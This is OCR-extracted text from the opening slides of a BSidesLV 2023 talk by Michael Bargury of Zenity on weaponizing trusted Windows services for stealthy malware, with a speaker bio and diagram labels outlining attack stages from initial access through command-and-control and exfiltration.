zenity

Learn more: github.com/mbrg/talks
Twitter: @mbrg0

Wolves in Windows Clothing: Weaponizing Trusted Services for Stealthy Malware

Michael Bargury @ Zenity

BSideLV 2023

Hi there 👋

- CTO and Co-founder @ Zenity
- OWASP LCNC Top 10 project lead
- Dark Reading columnist
- Defcon, BSides, RSAC, OWASP

- Hiring top researchers, engs & pms!

@mbrg0

github.com/mbrg

DR darkreading.com/author/michael-bargury

Initial access to full operation
So you want to build a malware op


You're in. Congrats!

Initial access

Victim

Hacker

In the real world



Initial access

EDR

Victim


Hacker

FW

Corpnet

Internet

In the real world



Run malware

Initial access

EDR

Victim


Hacker

FW

Corpnet


Internet

In the real world



@mbrg0

In the real world



Run malware

Initial access

C&C

Exfiltration

EDR

Victim


Hacker

FW

Corpnet

